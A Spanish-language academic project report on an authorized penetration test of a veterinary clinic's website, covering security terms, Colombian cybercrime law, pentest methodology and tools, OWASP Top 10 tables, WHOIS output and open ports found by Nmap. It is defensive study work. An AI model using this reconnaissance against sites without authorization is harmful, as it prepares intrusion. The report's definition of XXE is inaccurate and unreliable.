En la actualidad, toda organización especialmente las que ofrecen algún tipo de servicio a sus clientes, necesitan tener una identidad en el mundo informático, es por ello, que uno de los canales directos de comunicación e interacción con sus clientes es un sitio web, el cuál presenta información del catálogo de servicios prestados. En el caso objeto de estudio, el sitio web de la Clínica Veterinaria de Occidente, cuenta con un módulo de administración donde se llevan registros de algunos servicios prestados a sus clientes y es la forma de interactuar entre los usuarios y la Clínica.

A continuación, se presentan algunos conceptos relacionados con la seguridad informática en sitios web, los cuales servirán de guía para entender el presente proyecto.

5.3.1 Amenaza

Aprovechamiento de la vulnerabilidad de la información para obtener, manipular o destruir datos de una persona, empresa u organización.

5.3.2 Ataque informático

Es un intento causado por una o más personas con el objetivo de generar problemas de operabilidad en un sistema de información o una red.

5.3.3 Autenticación

Situación que permite determinar la identidad de un usuario.

5.3.4 Control

Medida utilizada para detectar y corregir problemas de seguridad en un sistema de información.

5.3.5 Datos

Representación simbólica de un atributo que puede ser usado para la toma de decisiones.

5.3.6 Metadatos

Los metadatos es el conjunto de datos que describen el contenido de un elemento, estos datos son fundamentales para mejorar el rendimiento y búsqueda de información.

5.3.7 Monitoreo

Actividad realizada para detectar posibles variaciones y anomalías.

5.3.8 Pentesting

Es una práctica preventiva para detectar posibles fallas en los sistemas de información por medio de ataques controlados.

5.3.9 Riesgo

Es una condición donde puede existir perdida de información a partir de una vulnerabilidad.

5.3.10 Seguridad

Búsqueda para tener confiabilidad, disponibilidad e integralidad de un sistema de información.

5.3.11 Sitio Web

Conjunto de páginas accesibles desde un dominio o subdominio.

5.3.12 Vector de ataque

Se refiere a la guía o ruta que usa un atacante para tener acceso a la información.

5.3.13 Vulnerabilidad

Es una falla presentada que pone en riesgo o atenta contra la confidencialidad, integridad y disponibilidad de la información.

5.3.14 XXE (Xml eXternal Entity)

Es un ataque de falsificación de una solicitud a un servidor por medio del cual el atacante puede causar denegación de servicio o puede acceder a archivos y servicio locales remotos.

5.4 MARCO LEGAL

5.4.1 Ley de delitos informáticos en Colombia

Con la expedición de la Ley 1273 de 2009, se modificó el Código Penal, creando un nuevo bien jurídico tutelado denominado “De la protección de la información y de los datos en Colombia”. Así mismo, se generaron una serie de tipos penales para la protección de mismo. Siendo relevantes para la investigación del proyecto los artículos referidos en el capítulo primero de la citada Ley.

“CAPÍTULO I

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Articulo 269B: Obstaculización ilegitima de sistema informático o red de telecomunicación. El que, sin estar facultado para ellos, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenido, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos

dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes"[19].


[19] CONGRESO DE COLOMBIA LEY 1273 DE 2009. (05 de enero de 2009). MINTIC. Obtenido de https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf, p 1.

6. DISEÑO METODOLÓGICO

6.1 METODOLOGÍA DE DESARROLLO

Se establecen 4 fases para llevar a cabo el desarrollo del proyecto tal y como se evidencia en la figura 11; posterior a esta, se describe cada una de ellas con las respectivas actividades que se llevaran a cabo para lograr los objetivos propuestos del proyecto.

Figura 11. Fases metodología de desarrollo



Fuente: Autores

6.1.1 Fase 1: Diagnóstico basado en pruebas Pentest

Esta fase es fundamental porque se realizará un análisis detallado para obtener la información más completa del estado inicial del sitio web en todas sus variables; se utilizará la modalidad de Hacking Ético interno caja gris y caja blanca debido a que se cuenta con permisos en el módulo de administración del sitio web a su vez que se tiene acceso al código y estructura del desarrollo de toda la página. A continuación, las actividades que se realizarán en esta etapa.

6.1.1.1 Actividad 1. Levantamiento de información relevante de la empresa.

- **Búsqueda en Google**. Se realizará una consulta en el buscador de Google para recolectar la información general de la Clínica Veterinaria de Occidente y su sitio web.

- **Consulta en WHOIS.** Se hará la consulta la dirección https://who.is/ del dominio del sitio web de la Clínica Veterinaria de Occidente. WHOIS es un protocolo TCP basado en petición/respuesta que consulta una base de datos para obtener información acerca del hosting y dominio como por ejemplo su propietario o dirección IP.

6.1.1.2 Actividad 2. Reconocimiento del estado actual del sitio web y Pruebas Pentest.

Se ejecutarán Pruebas de Pentest para conocer información detallada del estado inicial del sitio web con las herramientas presentadas en la figura 12:

Figura 12. Herramientas Pentest

Fuente: Autores

- **Maltego:** Es una herramienta robusta que permite realizar búsquedas avanzadas de sitios web, corros electrónicos y personas. Es un buscador en tiempo real que realiza un escaneo en diversas fuentes para obtener la mayor cantidad de información. Este software permite una perspectiva grafica de manera ordenada y amigable.

- **Nmap:** Es un software libre que permite escanear host y redes para determinar si existen puertos abiertos y posibles vulnerabilidades sobre una red o un sitio Web.

- **Nessus:** Es una herramienta que se ejecuta en diversos sistemas operativos, permite el análisis de vulnerabilidades de aplicaciones Web y Redes de datos escaneando puertos abiertos y posterior atacando con diversos exploits.

- **Owasp Zap:** Es una herramienta que permite realizar análisis de vulnerabilidades en aplicaciones Web. Esta herramienta es open source y multi plataforma. Se usa con frecuencia en procesos de auditoria por su gran facilidad de usar.

- **Vega:** Es una herramienta open source, para su ejecución requiere de java. Esta herramienta permite el análisis de vulnerabilidades y también cuenta con algunos módulos para realizar algunos ataques que hacen parte del OWASP Top 10, disponible para Windows, Linux y Mac.

- **Acunetix:** Es una herramienta automatizada de pruebas de seguridad de aplicaciones Web que detecta diferentes vulnerabilidades como por mencionar algunas las de inyección de SQL, Cross Site Scripting, etc.

6.1.2 Fase 2: Documentar los riesgos de seguridad encontrados con las pruebas de Pentest.

6.1.2.1 Actividad 1. Documentar, clasificar los riesgos encontrados basados en OWASP top 10.

Según los resultados obtenidos de la fase 1, como muestra en el cuadro 1, se clasificarán los riesgos basados en la metodología OWAPS top 10, identificando el grado de explotabilidad, prevalencia, detectabilidad e impacto, también se identificará las vulnerabilidades detectadas por las herramientas usadas en las pruebas Pentest.

Cuadro 1. Clasificación de factores de riesgo OWASP top 10

Vulnerabilidad	Explotabilidad	Prevalencia	Detectabilidad	Impacto	Nessus	Vega	Owasp Zap	Acunetix
A1:2017 - Inyección	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3				
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A3:2017 - Exposición de Datos Sensibles	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3				
A4:2017 - Entidad Externa de XML (XXE)	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3				
A5:2017 - Pérdida de Control de Acceso	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A6:2017 - Configuración de	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2				

Seguridad incorrecta								
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	**FACIL: 3**	**DIFUNDIDO: 3**	**FACIL: 3**	**MODERADO: 2**				
A8:2017 – Deserialización insegura	**DIFICIL: 1**	**COMUN: 2**	**PROMEDIO: 2**	**GRAVE: 3**				
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	**PROMEDIO: 2**	**DIFUNDIDO: 3**	**PROMEDIO: 2**	**MODERADO: 2**				
A10:2017 - Registro y Monitoreo Insuficientes	**PROMEDIO: 2**	**DIFUNDIDO: 3**	**DIFICIL: 1**	**MODERADO: 2**				

Fuente: Autores

Se identificará la severidad del riesgo global de las vulnerabilidades encontradas realizando una evaluación entre la probabilidad de ocurrencia versus el impacto, como se evidencia en la figura 14:

Figura 13. Severidad del riesgo

SEVERIDAD DEL RIESGO GLOBAL				
Probabilidad de Ocurrencia	**ALTO**	**MEDIO**	**ALTO**	**ALTO**
	MEDIO	**BAJO**	**MEDIO**	**ALTO**
	BAJO	**BAJO**	**BAJO**	**MEDIO**
		BAJO	**MODERADO**	**GRAVE**
		Impacto		

Fuente: Autores.

6.1.2.2 Verificar vulnerabilidades encontradas basadas en OWASP top 10

Se realizará verificación de algunas vulnerabilidades que clasifiquen según el top 10 de OWASP. Se emplearán herramientas como:

- **Wireshark**: es un potente software que permite analizar el tráfico de una red ofreciendo información detallada de los paquetes capturados durante el análisis. Esta herramienta es compatible con Windows, Mac, Linux y es un de libre distribución.

6.1.3 Fase 3: Establecer controles para mitigar las vulnerabilidades.

6.1.3.1 Actividad 1. Presentar controles para mitigar los riesgos encontrados en el sitio web.

A partir de la documentación obtenida hasta este punto, y por medio del cuadro 2 que se muestra a continuación, se formularán sugerencias y mejoras que ayuden a minimizar la ocurrencia de las posibles falencias de seguridad encontradas basadas en OWASP Top 10.

Cuadro 2. Controles para mitigar vulnerabilidades según OWASP top 10

Vulnerabilidad	
A1:2017 - Inyección	**Control - Acción**
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	**Control - Acción**
A3:2017 - Exposición de Datos Sensibles	**Control - Acción**
A4:2017 -Entidad Externa de XML (XXE)	**Control - Acción**
A5:2017 -Pérdida de Control de Acceso	**Control - Acción**
A6:2017 -Configuración de Seguridad incorrecta	**Control - Acción**
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	**Control - Acción**
A8:2017 - Deserialización insegura	**Control - Acción**
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	**Control - Acción**
A10:2017 - Registro y Monitoreo Insuficientes	**Control - Acción**

Fuente: Autores.

6.1.4 Fase 4*:* Generar un informe ejecutivo con los hallazgos

Se entregará al dueño de la clínica un informe ejecutivo con todos los hallazgos obtenidos a lo largo del desarrollo del proyecto incluyendo las recomendaciones de mejoras para la seguridad del sitio web de la clínica.

6.1.4.1 Actividad 1. Generar informe ejecutivo de los hallazgos encontrados y proponer mejoras para mitigar los riesgos de seguridad evidenciados.

Informe ejecutivo con los resultados de las pruebas realizadas al sitio web con las diferentes herramientas usadas de Pentest, clasificación de las vulnerabilidades encontradas según OWASP top 10 y severidad del riesgo de estas.

Mencionar mejoras que puedan reducir el riesgo de ocurrencia de las vulnerabilidades encontradas sobre el sitio web.

6.2 RECURSOS NECESARIOS PARA EL DESARROLLO

6.2.1 Recurso Humano

Para adelantar el proyecto fue necesario contar con el Ingeniero Harold Alfredo Esquivel Cabezas y el Ingeniero Jesús Herney Lozano Olivares.

6.2.1.1 Proponente Primario

- PERFIL 1: Harold Alfredo Esquivel Cabezas, Ingeniero de Sistemas y Electrónico, labora actualmente en la Unidad de Restitución de Tierras como líder de la Oficina de Tecnologías de Información de la Dirección Territorial Valle del Cauca en Cali, aspirante a Especialista en Seguridad Informática de la Universidad Nacional Abierta y a Distancia.

- PERFIL 2: Jesús Herney Lozano Olivares, Ingeniero de Sistemas, labora actualmente en la Unidad de Restitución de Tierras como líder de la Oficina de Tecnologías de Información de la Dirección Territorial Tolima en Ibagué, aspirante a Especialista en Seguridad Informática de la Universidad Nacional Abierta y a Distancia.

6.2.1.2 Proponente Secundario

- PERFIL 3: Rafael Esquivel Yaima, Médico Veterinario Zootecnista, actualmente representante legal de la Clínica Veterinaria de Occidente de Guadalajara de Buga.

6.2.2 Recurso Económico

Para llevar a cabo este proyecto fue necesario contar con las herramientas relacionadas en la tabla 1 para ejecutar los resultados esperados.

Tabla 1 Recursos económicos

Recurso	Cantidad	Costo	Fuente de financiamiento
Equipo portátil Asus X509FJ-BR092T	1	$2.000.000	Recursos propios
Equipo portátil Asus VivoBook X542U	1	$2.500.000	Recursos propios
Microsoft Office 365 Personal	2	$330.000	Recursos propios
Kali Linux	2	$0	Software libre
Total		$4.500.000	Recursos propios

Fuente: Autores.

7. DESARROLLO Y RESULTADOS DE LA METODOLOGÍA

7.1 FASE 1: DIAGNÓSTICO BASADO EN PRUEBAS PENTEST

7.1.1 Actividad 1. Levantamiento de información relevante de la empresa.

- **Búsqueda avanzada en Google:** Se realizó la consulta en Google donde se obtuvieron 7 resultados relacionados con el sitio web, para este análisis se indexo en el motor de búsqueda Google: site:clinicaveterinariadeoccidente.co, como se muestra en la figura 14.

Figura 14. Consulta en Google del sitio www.clinicaveterinariadeoccidente.co

Fuente: Autores

Buscando información general que permita tener más datos sobre el sitio durante la búsqueda avanzada en Google se encontró que la Clínica Veterinaria de Occidente cuenta con información en las páginas amarillas y en redes sociales como Facebook, a continuación, en la figura 15 se muestra información obtenida de la red social Facebook.

Figura 15. Resultados búsqueda en Google de clínica


Fuente: Autores

A continuación, en la figura 16 muestra el resultado arrojado durante la búsqueda realizada en el sitio web de las páginas amarillas, de igual manera en la figura 17 se evidencia la ubicación geográfica de la clínica, para que los clientes cuenten con información exacta de la ubicación.

Figura 16. Resultados de la búsqueda información general de la clínica

Fuente: Autores

Figura 17. Ubicación geográfica de la clínica




Fuente: Autores

Partiendo de lo anterior se identificó información general de la clínica como números telefónicos, correo electrónicos y ubicación.

- **Whois:** En las figura 18, 19 y 20 respectivamente, se despliega información referente a la consulta realizada en sitio Web https://who.is/, donde se obtienen datos como la fecha de registro del dominio, fecha de expiración, nombre del propietario del dominio, organización, dirección, etc., adicionalmente muestra información acerca de la empresa proveedora del hosting y el dominio.

Figura 18. Resultado consulta del sitio web en who.is



Fuente: Autores

Figura 19. Resultado consulta who.is

Fuente: Autores

Figura 20. Información del sitio web consulta who.is

Registrar Data — We will displ

Registrant Contact Information:

Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	**doninios@colombiawebs.com**

Administrative Contact Information:

Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	**doninios@colombiawebs.com**

Technical Contact Information:


Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	**doninios@colombiawebs.com**

Information Updated: 2020-05-13 21:36:38

Fuente: Autores

Otra forma de hacer un “who is” es por medio de Kali Linux, donde se obtienen los mismos resultados del proceso anterior, como se observa en las figuras 21, 22 y 23:


Figura 21. Consulta who.is por medio de Kalilinux



```
jlozano@kali: ~
Archivo  Acciones  Editar  Vista  Ayuda
jlozano@kali:~$ whois clinicaveterinariadeoccidente.co
   Domain Name: CLINICAVETERINARIADEOCCIDENTE.CO
   Registry Domain ID: 1725115419_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.PublicDomainRegistry.com
   Registrar URL: http://www.publicdomainregistry.com
   Updated Date: 2019-06-01T15:08:37Z
   Creation Date: 2012-06-04T20:52:19Z
   Registry Expiry Date: 2020-06-04T20:52:19Z
   Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
   Registrar IANA ID: 303
   Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
   Registrar Abuse Contact Phone: +1.2013775952
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTran
sferProhibited
   Name Server: NS1.COLOMBIAWEBS.NET
   Name Server: NS2.COLOMBIAWEBS.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/
wicf/
>>> Last update of whois database: 2020-05-13T23:30:12Z <<<
```


Fuente: Autores

Figura 22. Who.is desde kalilinux



Fuente: Autores

Figura 23. Resultados Who.is Kalilinux



Fuente: Autores

7.1.2 Actividad 2. Reconocimiento del estado actual del sitio web y Pruebas Pentest.

- **Maltego:** Ingresando la url clinicaveterinariadeocciendete.co, Maltego realizo una búsqueda de los servidores de nombres DNS, correos electrónicos, ubicaciones, números telefónicos como se muestra en la figura 24.

Figura 24. Resultado consulta sitio web en Maltego

Fuente: Autores

Servidores de nombres DNS.

Empresa

Correo electrónico


Persona

Número telefónico

Ciudad

De igual manera Maltego permite identificar tecnologías usa el sitio web, como se observa en la figura 25:


Figura 25. Tecnología encontrada en el sitio web usando según Maltego



Fuente: Autores

- **Nmap:** Se realizó un análisis con el software Nmap, el cual arrojo el estado de los puertos abiertos del sitio web, como se muestra en la figura 26.

Figura 26. Resultados escaneo con Nmap



Fuente: Autores

Desde el análisis anterior podemos visualizar que la dirección del sitio web y los puertos que se encuentran abiertos, para este caso 12, en la tabla 2 se describe cada uno de estos puertos.


Tabla 2. Puertos/protocolo abiertos según Nmap

Puerto/protocolo	Nombre	Descripción
21/tcp	ftp-control	FTP File Transfer Protocol (Protocolo de Transferencia de Ficheros) – control
22/tcp	ssh	SSH, scp, SFTP
25/tcp	smtp	SMTP Simple Mail Transfer Protocol (Protocolo Simple de Transferencia de Correo)
53/tcp and udp	domain	DNS Domain Name System (Sistema de Nombres de Dominio), por ejemplo, BIND
